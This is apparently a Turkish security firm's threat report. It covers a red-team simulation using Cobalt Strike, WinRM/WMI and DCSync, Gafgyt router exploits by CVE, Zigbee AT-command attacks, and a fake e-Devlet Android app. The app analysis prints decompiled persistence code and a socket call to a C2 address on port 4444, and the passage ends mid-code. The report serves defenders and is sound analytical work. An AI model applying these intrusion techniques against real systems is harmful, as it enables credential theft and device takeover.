
Şekil 36: Cobalt Strike kullanılarak servis taramasının gerçekleştirilmesi.

Instrumentation) protokolleri kullanılarak yatayda yayılım sağlanmıştır. Bu işlemler yapılırken yine Cobalt Strike'ın gerekli modülleri kullanılmıştır.



Şekil 37: whitejoseph kullanıcısı ile winrm bağlantısının gerçekleştirilmesi.

Şekil 38: WinRM ile wef sunucusunda oturum açılması ve Cobalt Strike beacon'unun yerleştirilmesi.




Şekil 39: WMI ile dc üzerinde oturum açılması ve Cobalt Strike beacon'unun yerleştirilmesi.

4.6.1. Öneriler

- Kurumda WinRM (PowerShell Remoting) kullanılmıyorsa bu protokol kurum bazında iptal edilebilir ve 5985 portu üzerinden kullanımı izlenebilir.
- WMI protokolü uzaktan erişim için normalde rasgele bir port kullanmaktadır. Öncelikle bu port sabitlenebilir ve bu port üzerinden bu protokolle yapılan uzaktan erişimler izlenebilir.
- Varsayılanda WMI ile uzaktan erişimi sadece yetkili kullanıcılar gerçekleştirebilmektedir. Kurum politikalarında bu durum gözden geçirilmeli ve bu yetki sadece yetkili kullanıcılar için tanımlanmalıdır.

4.7. Etki Alanında Kalıcılık Sağlama (Domain Persistence)

Simülasyonun son aşamasında DcSync saldırısı kullanılarak etki alanındaki tüm kullanıcıların ve bilgisayarların parola özeti elde edilmiştir. DcSync saldırısı replika yapma yetkisine sahip kullanıcılarla gerçekleştirilebilmekte ve gerçek DC sunucusuna replika yapma isteği gönderilmektedir. Gerçek DC sunucusu da bu istek üzerine etki alanı veritabanını göndermektedir. Saldırgan da bu sayede etki alanındaki kullanıcı ve bilgisayar hesaplarının parola özetlerini ele geçirmektedir. Bu parola özetlerini ileriki aşamalarda sisteme tekrar erişim için kullanabilir.



Şekil 40: Cobalt Strike kullanılarak DcSync saldırısı yapılması ve etki alanındaki tüm parola özetlerinin elde edilmesi.

4.7.1. Öneriler

- Etki alanında replika yapma yetkisine (Replicating Directory Changes, Replicating Directory Changes All ve Replicating Directory Changes In Filtered Set) sahip kullanıcılar tespit edilmeli ve eğer sadece bu haklara sahip kullanıcılar var ise kullanıcıların geçmiş hareketleri incelenmelidir.
- Bu saldırıyı tespit etmek için; DC sunucusu olmayan (veya etki alanında olmayan) ve DC sunucularından birine replika yapma isteği (DsGetNCChange) gönderen sunucu var ise alarm üretilebilir veya DC sunucusuna yapılan tüm replika istekleri loglanarak kontrol edilebilir.
- Bu saldırı gerçekleştirildikten sonra krbtgt parolası en az iki kez değiştirilmeli, açığa çıkan kullanıcı ve bilgisayar parolaları değiştirilmelidir. Eğer bilgisayar parolaları da değiştirilmezse saldırgan bu parolaları kullanarak tekrar DcSync veya benzeri saldırıları gerçekleştirebilir. Çünkü DC ve benzeri bazı bilgisayar hesapları Active Directory üzerinde değişiklik yapma yetkisine (WriteDACL) sahiptir.

4.8. Sonuç

Kurumlarda bu ve benzeri senaryolar üretilerek tekrarlanmalı ve mavi takımların tespit yetenekleri ortaya çıkarılmalıdır. Senaryoların hazırlanması sırasında Mitre tarafından oluşturulan Att&ck Matrisi referans alınabilir. Bu sayede günümüz güvenlik testlerinin korumaya (protection) yönelik aldığı önlemlerin yetersiz kaldığı durumlarda tespit (detection) ve müdahale (response) yetenekleri ile saldırganlara cevap verilebilir.

5. MODEMLERİ TEHDİT EDEN YENİ MİRAİ TÜREVLERİ

Mirai zararlı yazılımı, IoT cihazlarında sık kullanılan kullanıcı adı-parola çiftlerinden yararlanarak Telnet protokolü aracılığıyla cihaz üzerinde oturum açmayı ve cihazı sömürerek DDoS saldırısı gerçekleştirmeyi hedefler. İnternetin en büyük DNS hizmet sağlayıcılarından birisi olan DYN şirketine gerçekleştirilen ve Twitter, Reddit, Paypal, Netflix, Spotify gibi hizmet ve içerik sağlayıcıların servislerini kesintiye uğratan saldırının altında da Mirai zararlı yazılımı vardı. 2016 yılında gerçekleşen bu büyük saldırıdan sonra DDoS saldırılarının önemi yeniden gözler önüne serildi.

Mirai zararlı yazılımının kaynak kodu “HackForums”da da “Anna Senpai” tarafından yayınlandı (Şekil 41). Kaynak kodun yayınlanmasıyla birlikte Mirai türevi birçok zararlı yazılım ortaya çıktı. Bu zararlı yazılımlar çeşitli IoT cihazlarının yanı sıra modemler için de birçok tehdit barındırıyor.

Şekil 41: Mirai zararlı yazılımının paylaşıldığı adres ve site

Gafgyt, 2014 yılında ortaya çıkmıştır ve bilinen Mirai saldırısı gibi büyük çapta DDoS (hizmet reddi dağıtımı) saldırılarının başlatılmasında popüler olan bir botnettir. Eylül 2019 tarihinde bu zararlı yazılımın yeni bir varyantı ortaya çıktı[7]. Bu zararlı yazılım özellikle Zyxel, Huawei ve Realtek gibi ticari markaların kablosuz küçük ofis ve ev yönlendiricilerine bulaşarak oyun sunucularına (özellikle Valf Kaynağı motorunu çalıştıranlara) saldırıyor ve cihazları bot ağına dahil etmeyi hedefliyor. Bu sayede cihazlar üzerinde uzaktan kod çalıştırarak cihazları istismar eden JenX Botnete karşı rekabet ediyor. Botnet aynı zamanda Instagram'da sıkça satılan benzer botnetlere karşı da rekabet halindedir. Shodan taramalarına göre, dünyada bu istismarlara karşı potansiyel olarak hassas 32,000'den fazla Wi-Fi yönlendiricisi bulunmaktadır[8]. Buna ek olarak bu yeni varyantta JenX'in sömüremediği bir güvenlik açığı daha var.

5.1. Hedef Olan IoT Cihazlar - Wi-Fi SOHO Yönlendiricileri

Endüstride en sık kullanılan IoT cihazlar arasında bulunan kablosuz yönlendiriciler botnetler için önemli bir hedeftir. Ayrıca oyun sunucuları ile botnetler arasında güçlü bir bağ olduğu da bilinmektedir. Hedef olan Wi-Fi yönlendiriciler ve cihazların nasıl etkilendiğine dair bilgiler şu şekilde:

- ZYXEL P660HN-T1A - CVE-2017-18368. Uzaktan kumanda sistem kayıtlarının iletiminde bulunan bir zafiyet. Kimliği doğrulanmamış kullanıcının uzaktan erişimine izin veriyor. Güvenlik açığı, ViewLog.asp sayfasında ve remote_host parametresiyle kullanılıyor.
- Huawei HG532 - CVE-2017-17215. Kimliği doğrulanmamış kullanıcının 37215 portunu hedef alarak zararlı paketlerle uzaktan kod çalıştırabildiği güvenlik açığıdır. JenX'te mevcuttur.
- Realtek rtl81xx Chipset - CVE-2014-8361. Kimliği doğrulanmamış kullanıcının yeni dahili istemci isteği (NewInternalClient request) ile uzaktan kod çalıştırabildiği güvenlik açığıdır.

Gafgyt, bilinen bu güvenlik açıklarını sömürmek için tarayıcıları kullanarak IoT cihazlarını hedef alır ve aynı anda birkaç DDoS saldırısı yapabilir. Araştırmacılar, bu Gafgyt varyantının ana hedefinin Valve Source Engine (VSE) çalıştıran oyun sunucularına saldırarak oyun endüstrisini hedeflediğini açıkladı. Zararlı yazılım, enfekte olduğu cihaz üzerinde çalıştıktan sonra C2 sunucusuna bağlanıyor ve cihaz bilgilerini botnete katılmak üzere iletiyor. Bu Gafgyt varyantında cihaz üzerinde bulunan diğer botnetleri öldüren ve böylelikle cihazı kontrol eden tek merkez olmayı sağlayan bir yazılım mevcut. Cihaz botnete katıldığında, çeşitli DoS saldırıları gerçekleştirmek için komutlar almaya başlıyor. Bu komutlar aşağıda açıklanmaktadır.

5.1.1. DoS Atak Seçenekleri

Bu Gafgyt varyantı, C2 sunucusundan alınan komutlara bağlı olarak aynı anda farklı DoS saldırı tipleri gerçekleştirebilir. Zararlı yazılımın main() fonksiyonu, komutu çalıştırmak ve saldırı başlatmak için processCmd() fonksiyonunu çağırır. Belirlenen bazı önemli saldırı seçenekleri şunlardır:

- **HTTP:** Bu saldırıyı gerçekleştirmek için SendHTTP() fonksiyonu çağrılır. Bu fonksiyon altı farklı parametre alır. Ayrıca saldırıyı gerçekleştirmek için programda tanımlanan User-Agent'lardan biri rasgele kullanılır.
- **HTTPHex**: HTTP'ye benzer şekilde SendHTTPHex() fonksiyonunu çağırır. Bu fonksiyon SendHTTP() fonksiyonuyla aynı parametreleri gerektirir, ancak normal bir dosya yolu kullanmak yerine sunucunun tüm kaynaklarını tüketmek için onaltılık diziyi kullanır.
- **HTTPCF:** Cloudflare tarafından korunan servislere yönelik saldırıdır.
- **KILLER & KILLATTK:** Cihaz üzerindeki diğer rakip botnetleri öldürür.
- **VSE:** Valve Source Engine çalıştıran oyun sunucularına saldırmak için payload içerir.

Gafgyt, modemleri tehdit eden tek zararlı yazılım değildir. Gafgyt'nin son sürümünün tehdit ettiği birçok modem uzun yıllardır kullanılıyor. Bu zararlıdan korunabilmek için modemlerin güvenlik güncellemelerinin yapılması ya da uygun durumlarda modemlerin üst versiyonlara geçirilmesi gerekiyor.

6. ZIGBEE PROTOKOLÜNE YAPILAN YENİ SALDIRILAR

IoT ağlarındaki son kullanıcıların etkileşimi genelde uç birimlerde yer alan sensörlerin topladıkları veriler veya sundukları hizmetler merkezlidir. Üreticilerin bu uç birimler için kullandığı en yaygın ve önemli kablosuz iletişim teknolojilerinden biri de Zigbee protokolüdür. IoT ağlarında güvenlik son kullanıcıların mahremiyetini korumak için büyük önem arz ederken, sınırlı bir işlem kapasitesine sahip IoT cihazlarında bunu tam olarak sağlamak oldukça zordur.

Bu bölümde, Zigbee ağlarındaki uzak AT komutlarından kaynaklanan zafiyetleri ortaya çıkaran güvenlik açıklarını değerlendirdik. Zigbee haberleşme protokolünü kullanan XBee cihazlarında AT komutları cihazların mevcut yapılandırma ayarlarını okumak veya değiştirmek için kullanılırlar. Örneğin her cihazın hangi Zigbee ağına bağlanacağını belirleyen PANID'si veya hangi kanal üzerinden haberleşeceğini tanımlayan CH (channel) parametreleri AT komutları yardımıyla değiştirilebilir veya okunabilir. Mevcut bir IoT ağında uzak AT komutlarını kullanarak, bir paketin hedef adresinin, düğüm kimliğinin ve ağın PAN ID'sinin değiştirilmesini içeren üç adet başarılı "içerideki adam saldırısı" gerçekleştirdik. Bu çalışma, IoT alanındaki güvenlik çalışmalarında Zigbee özelinde daha güvenilir sistemler tasarlama ve geliştirmede araştırmacılara çok yararlı olacaktır.


İnternet ortamında çok çeşitli cihazlar birbirine bağlıdır ve Nesnelerin İnterneti (IoT) cihazları internet devriminde çok önemli bir rol oynamaktadır. İnternet, sosyal medya ve internette gezinmek gibi kişisel kullanımlar da dahil olmak üzere bankacılık, ticaret, eğitim, hisse senedi alım satımı ve benzeri daha birçok profesyonel sektörde bugün belkemiğini oluşturmaktadır[9]. İnternet devriminin bir sonucu olarak, internet her zaman bağlı kalabilen farklı işlevlere sahip, çoklu IoT özellikli nesnelerle doludur. Örnek olarak akıllı saatler, cep telefonları, tabletler, sağlık ve ev otomasyonunda kullanılan cihazlar sayılabilir.

IoT kavramına gelince, sensörler gerçek dünyadan veri toplamak için kullanılır. Bu sensörler diğer düğümlerle iletişim kurarak ve onlarla etkileşime geçerek bir kanal boyunca toplanan verileri paylaşır[9]. Bu IoT cihazların kullanımı ev otomasyonundan endüstriyel boyuttaki otomasyona kadar genişleyebilir. Ev otomasyonu bağlamında IoT, günlük kullanım amaçlı cihazların ısıtma ve soğutma sensörleri, ampuller, yangın sensörleri ve güvenlik amaçlı dahili olarak monte edilmiş kameralar gibi birçok cihazın bağlantısını sağlar. IoT cihazları, Ethernet, Zigbee ve Wi-Fi gibi çeşitli iletişim protokollerini destekleyebilir[9].

Zigbee protokolü, düşük veri aktarım hızı ile minimum enerji tüketimi temellerine dayanan iki yönlü bir iletişim sağlar[9]. Zigbee protokolünün tasarımında bazı güvenlik önlemleri tanımlanmış olsa da birinci önceliği düşük enerji tüketimi olduğu için bazı noktalarda güvenlik prensiplerinden taviz verilmiştir[10]. Bu nedenle, Zigbee ağlarında çeşitli zayıflıklar gözlemlenmektedir.

Geçmişte, Zigbee cihazlarında bulunan güvenlik açıklarından yararlanmak için çok çeşitli saldırılar yapılmıştır [10], [11], [12], [13]. Zigbee ağlarına yapılacak saldırılarda genellikle bu alan için geliştirilen Killerbee isim özelleşmiş bir framework kullanılmaktadır. Killerbee, Zigbee ağ anahtarlarını elde etme, DoS (hizmet dışı bırakma saldırısı), ghost saldırıları, replay saldırıları vb. birçok farklı saldırı türünün Zigbee için uyarlanmış araçlarını içinde barındırmaktadır.

Bununla birlikte, AT komutlarıyla ilgili Zigbee açıklarını ayrıntılı olarak incelemek için çok az çalışma yapılmıştır. Zigbee'deki mevcut çalışmaların çoğunda, hizmet dışı bırakma ve tekrarlama (replay) saldırıları gibi yaygın istismarlar etrafında toplanmaktadır. Düğüm Kimliği, Hedef Kimliği ve PAN ID gibi Zigbee parametrelerinin değiştirilmesi üzerine yapılan çalışmalar oldukça kısıtlıdır. Şekil 42'de Uzak AT komutunun çalışma akışı gösterilmektedir.



Şekil 42: Uzak AT komutu çalışma akışı[14].

Bu yazıda, güvenlik zayıflığı için Zigbee protokolünü kullanarak sensör ağlarını değerlendirdik ve Zigbee IoT ağlarındaki uzak AT komutlarını kullanarak üç güvenlik açığı tespit ettik. Çalışma sırasında, Zigbee cihazının güvenliğine ilişkin kilit husus, uzaktan AT komutu saldırısı olarak biliniyordu. Daha sonra, belirli bir düğümle ilişkili olan düğüm kimliğini, bir paketin adresi olan hedef adresini ve belirli bir Zigbee grubunu tanımlayan Kişisel Alan Ağı (PAN ID) kimliğini değiştirmeye dayanan üç uzak AT komutu saldırısı hazırladık. Bu saldırıları test etmek için, deneysel bir IoT ağı kurduk ve bu saldırıları başarılı bir şekilde yürüttük. Deney saldırıların uygulanabilirliğini kanıtladı ve bunların çalışma akışını ortaya koydu.


6.1. Uzak AT Komut Saldırıları

İlk olarak havadaki Zigbee trafiğini yakalamak için Killerbee çerçeve yazılımını kullanan Python betiği çalıştırılarak veri toplaması gerçekleştirilmiştir. Daha sonra ise Uzak AT komutlarını kullanan farklı bir Python betiğiyle saldırılar düzenlenmiştir. Remote AT komutları kullanılarak Düğüm Kimliği, Hedef Adres ve PAN ID parametrelerinin okunduğu ve değiştirildiği toplam üç kez uzaktan saldırı gerçekleştirildi. İzleyen bölümler, saldırının orijinal parametreleri nasıl okuduğunu ve nasıl değiştirdiğini anlatmaktadır.

Düğüm Kimliği, önbelleğe alınmış bir parametre şeklidir ve tüm önbelleğe alınan parametreler arasında değiştirilebilecek tek parametredir. Düğüm kimliğiyle ilişkili olan "set_node_id" komutu bir saldırganın aygıtın Düğüm Kimliğini değiştirmesini sağlar. Komut, Xbee cihazında önceden önbelleğe alınmış değeri güncelleyerek ve yeni bir değerle değiştirilmesine olanak verir.

Hedef adres önbelleksiz bir Xbee parametresidir. Hedef adres, 64 bit uzunluğunda bir Xbee modülünün varsayılan adresidir. Bu adres, Xbee düğümleri tarafından üretilen verileri, düğümler arasında iletmek için kullanır. Veriler Python kodundaki "get_dest_address" yöntemi kullanılarak okunabilir. Bu yöntem, Xbee'nin verilerinin rapor edileceği Zigbee cihazının 64 bit adresini sağlar. "set_dest_addresss" yöntemi, Xbee'nin varsayılan hedef adresini değiştirir ve böylece veriler artık bizim istediğimiz adrese gönderilebilir.

PAN ID, Kişisel Alan Ağı (PAN) Kimliği anlamına gelir. Şekil 43'te bir ZigBee paketi ve onun PAN ID'si görülmektedir. Her Zigbee ağının tekil bir kimliği vardır. Killerbee framework'ünde bulunan "get_pan_id" metodu, Xbee aygıtlarının dahil olduğu Zigbee ağının PAN ID'sini döndürür. "set_pan_id" metodu ise saldırgan tarafından farklı bir ağ kimliği atamak için kullanılır. Bu noktadan sonra Xbee cihazı artık saldırganın istediği farklı bir Zigbee ağının parçası olarak çalışmaya devam edecektir.



Şekil 43: ZigBee paket yapısı.

6.2. Analiz

Zigbee modüllerinde Uzak AT komutlarıyla ilgili güvenlik açıkları bu araştırmada başarıyla kullanılmıştır. Saldırganın bu çeşit bir saldırıyı gerçekleştirebilmesi için en önemli ön koşul hedef Zigbee ağına dahil olmaktır. Bu nedenle, uzaktan yapılan AT komut saldırılarına ayrıca Insider (İçerideki Adam) Saldırıları da denir, çünkü ağda kötü amaçlı bir saldırganın varlığı olmadan bu saldırıları başarılı bir şekilde gerçekleştirmek mümkün değildir.

Zigbee cihazları, ağları keşfetmek için "beacon request" adı verilen özel bir IEEE 802.15.4 paketi gönderirler, Zigbee koordinatörü ise (aynı zamanda Trust Center görevini de görür), yeni kurulan ağları tanımlamak için cihaz tanımlama ve ağ bulma işlemlerinden geçirir. Bu, PAN ID çakışmalarının önlenmesini sağlar. Bu süreç Zigbee ağına yönelik birçok tehdit oluştursa da bu işlem, Zigbee cihazlarının belirli bir ağla ilişki kurması ve diğer Zigbee cihazlarını keşfetmesi için önemli ve gereklidir. Kötü amaçlı bir saldırgan, birbirine komşu ağları keşfetmek için rasgele "beacon request"ler gönderebilir. Zigbee cihazları tarafından gönderilen bu istekler, ağ keşif işlemi için temeldir ve devre dışı bırakılamaz. Şebekeye katılmak için rasgele cihazların istek göndermesini önlemek için, standart ağlarda kullanılan IDS/IPS sistemlerini bir Zigbee ağında kullanmak mümkündür. Bu IDS/IPS sistemleri dahili ve harici cihazlardan gönderilen istekleri ağa göre analiz eder ve kötü niyetli bir istek gönderildiğinde önceden tanımlanmış olan gerekli aksiyonları alabilir.

Zigbee koordinatörü ayrıca ağa katılmak isteyen Zigbee düğümlerinden (Zigbee Sensör) gönderilen istekleri doğrulamakla görevlidir. Bu tür saldırıları azaltmak için başvurulabilecek bir önlem de Zigbee ağında olması istenilen bütün sensörlere önceden ve sadece mevcut Zigbee ağındaki cihazların bildiği bir anahtarı yüklemek olabilir. Bu işlem, koordinatörün yalnızca güvenli düğümler tarafından gönderilen istekleri kabul etmesini ve yalnızca bu düğümlere erişim izni vermesini sağlar. Güvenli ağ anahtarı olmayan Zigbee düğümleri koordinatörle bir cihaz ilişkisi oluşturamaz.

Saldırı testlerinin yapıldığı deney ortamı toplam 13 Zigbee sensöründen oluşur. Kapalı ve küçük bir Zigbee ağında yapılan bu saldırı demosunun büyük bir ağda yürütülmesi durumunda, kötü niyetli bir saldırganın diğer düğümlerle iletişim kuracağı ve onlarla veri aktarımında yer alacağı için kimlik hırsızlığı açısından ciddi yankıları olabileceği not edilmelidir. Ayrıca, saldırgan büyük bir ağdaki bir düğümün PAN ID'sini değiştirebilir ve saldırı düzenlenen düğüme bağlı olarak tüm ağın veri akışını tamamen bozabilir. Bu işlem, önemli veri ve bilgilerin kaybolmasına neden olabilir.

6.3. Sonuç

Rapor, IoT ağlarında Zigbee tabanlı sensörlerin güvenlik gelişimini, Zigbee tabanlı IoT ağlarının deneysel testleri için kullanılan test yatağı tasarımını ve konfigürasyonunu sundu. Değerlendirme sırasındaki keşfe dayanarak, bu makale ayrıca Zigbee tabanlı sensörleri kullanarak IoT ağını yapılacak bir saldırıyı simüle etmek için test ortamındaki cihazlara uzak AT komutlarını göndererek saldırılar gerçekleştirdi. Bu saldırılar, hedef adres değişikliği, düğüm kimliği değişikliği ve ağın PAN kimliği parametrelerinin değiştirilmesini içeren saldırı türleriydi ve saldırı sonucu değiştirilebilen ağ parametreleri, XCTU yazılımı kullanılarak doğrulandı. Saldırılar test yatağı içinde daha küçük bir ölçekte üretilse de küçük değişiklikler yapılarak daha büyük ölçekte de gerçekleştirilebilir. Bu yazıda sunulan deney ve verilerin, Zigbee ağlarında uzaktan AT komut tabanlı güvenlik saldırıları gerçekleştirmede çok yardımcı olacağına inanıyoruz. Bu nedenle gelecekteki çalışmalarımız, IoT ağlarındaki büyük ölçekli Zigbee tabanlı sensörlere yönelik saldırıların salınımını içerebilir. Son olarak, IoT ağlarındaki Zigbee tabanlı sensörler ağın güvenliğini sağlamak için yazılım düzeyinde, cihaz yapılandırma düzeyinde ve harici düzeyde güvenlik değerlendirmesi gerektirir.

ZARARLI YAZILIM ANALİZİ

Bu kısımda STM Siber Füzyon Merkezimizdeki analistlerin yaptığı farklı zararlı yazılımların davranış analizlerinin sonuçları verilmektedir.


7. E-DEVLET OLTALAMA ZARARLI YAZILIM ANALİZİ

E-Devlet uygulaması günümüzde neredeyse her Türkiye Cumhuriyeti vatandaşının kullandığı son derece kritik bir uygulama. Uygulama bu yönüyle saldırganların da sıklıkla hedefi haline gelmektedir. Android Play Store'da ve internetteki çeşitli kaynaklarda e-Devlet uygulamasını taklit eden zararlı uygulama örneklerinin sayısı da giderek artmaktadır. Bu raporda incelediğimiz zararlı yazılım örneği geçtiğimiz Eylül ayında kısa süreli olarak Play Store'da yer almıştır.

İncelenen dosyaya ait SHA-256 hash bilgisi aşağıdaki gibidir:


- bc28c899c406e62ad78f37ac861d56613a22757953 7eb7d9345d936277a59a16

İncelenen dokümanın VirusTotal sonuçları aşağıdaki gibidir.



Şekil 44: Zararlının VirusTotal sonuçları[15].

Zararlı, e-Devlet ikonuyla uygulamalar arasında yer almaktadır.



Şekil 45: Uygulama ikonu (çalıştırılmadan önce).


Zararlı çalıştırıldığında kullanıcının karşısına aşağıdaki ekran çıkmaktadır;

Şekil 46: Zararlıya ait giriş ekranı.

Zararlı uygulamanın kullandığı izinler aşağıdaki gibidir:

```
<uses-sdk android:minSdkVersion="16" android:targetSdkVersion="16"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-feature android:name="android.hardware.camera" android:required="true"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
```

Şekil 47: Uygulama izinleri.



Şekil 48: Gerçek uygulamaya ait Manifest dosyası.

Şekil 49: Zararlı uygulamaya ait Manifest dosyası.

Zararlıya ait Manifest dosyası detaylı olarak incelendiğinde, gerçek e-Devlet uygulamasının alınıp üzerine zararlı kod parçasının sonradan paketlendiği anlaşılmaktadır. Bu nedenle gerçek uygulamaya ait Manifest dosyası ile zararlı uygulamaya ait Manifest dosyası kıyaslandığında, zararlının farklı olarak bir adet receiver ve bir adet servis tanımlaması yaptığı görülmüştür.

Manifest dosyasında gördüğümüz üzere zararlı **tr.gov.turkiye.edevlet.kapisi.ignmeohnww.jkbmcptsja** isminde bir BroadcastReceiver tanımlamış. İlgili sınıf aracılığıyla yazılımın mobil cihazın her yeniden açılışında bir servis başlattığı tespit edilmiştir.

```
public class jkbmcptsja
extends BroadcastReceiver {
    public void onReceive(Context context, Intent intent) {
        if (!"android.intent.action.BOOT_COMPLETED".equals(intent.getAction())) return;
        zrcbyxwunf.startService((Context)context);
    }
}
```

Şekil 50: Cihazın açılmasıyla tetiklenen BroadcastReceiver sınıfı.

zrcbyxwunf isimli sınıf **android.app.Service** sınıfından türetilmiş ve telefonun yeniden açıldığı anlarda içindeki onStartCommand isimli metot çalışacak şekilde ayarlanmıştır. Bu metodun içine bakıldığında **gokcdfaxvw** isimli sınıftan start metodunu çalıştırdığı görülmüştür.

```
public int onStartCommand(Intent intent, int n, int n2) {
    gokcdfaxvw.start((Context)this);
    return 1;
}
```

Şekil 51: Servis içindeki onStartCommand metodu.

gokcdfaxvw içinde yer alan **start** metodu ise globalde bulunan bir değişkene uygulamanın context'ini kaydetmekte ve **startInPath** metodunu çalıştırmaktadır. Bu metotta yeni bir iş parçacığı oluşturularak, bu iş parçacığı üzerinden **gokcdfaxvw** içindeki **main** isimli metot çalıştırılmaktadır.

```
public static void start(Context context) {
    b = context;
    gokcdfaxvw.startInPath((String)context.getFilesDir().toString());
}

public static void startInPath(String string) {
    h = new Object[]{string, a};
    new d().start();
}
```

Şekil 52: Start ve startInPath metotları.

```
final class d
extends Thread {
    d() {
    }

    @Override
    public final void run() {
        gokcdfaxvw.main(null);
    }
```

Şekil 53: Main isimli metodu çalıştıran iş parçacığı sınıfı.

Zararlı yazılım çalıştığında kod içinde bulanıklaştırılmış bir IP adresi çözülmekte ve 4444 portu üzerinden bu adrese soket üzerinden bağlanmaktadır.

```
else {
    object = new Socket((String)object, n);  object: "[redacted].0.34"  n: 4444
```


Şekil 54: Zararlının bağlantı kurduğu sunucuya ait IP ve port bilgileri.

Sunucuyla olan haberleşme **gokcdfaxvw** sınıfının **a** isimli metodu üzerinden devam etmektedir.

```
if (object == null) break;
closeable = new DataInputStream(((Socket)object).getInputStream());
DataOutputStream dataOutputStream = new DataOutputStream(((Socket)object).getOutputStream());
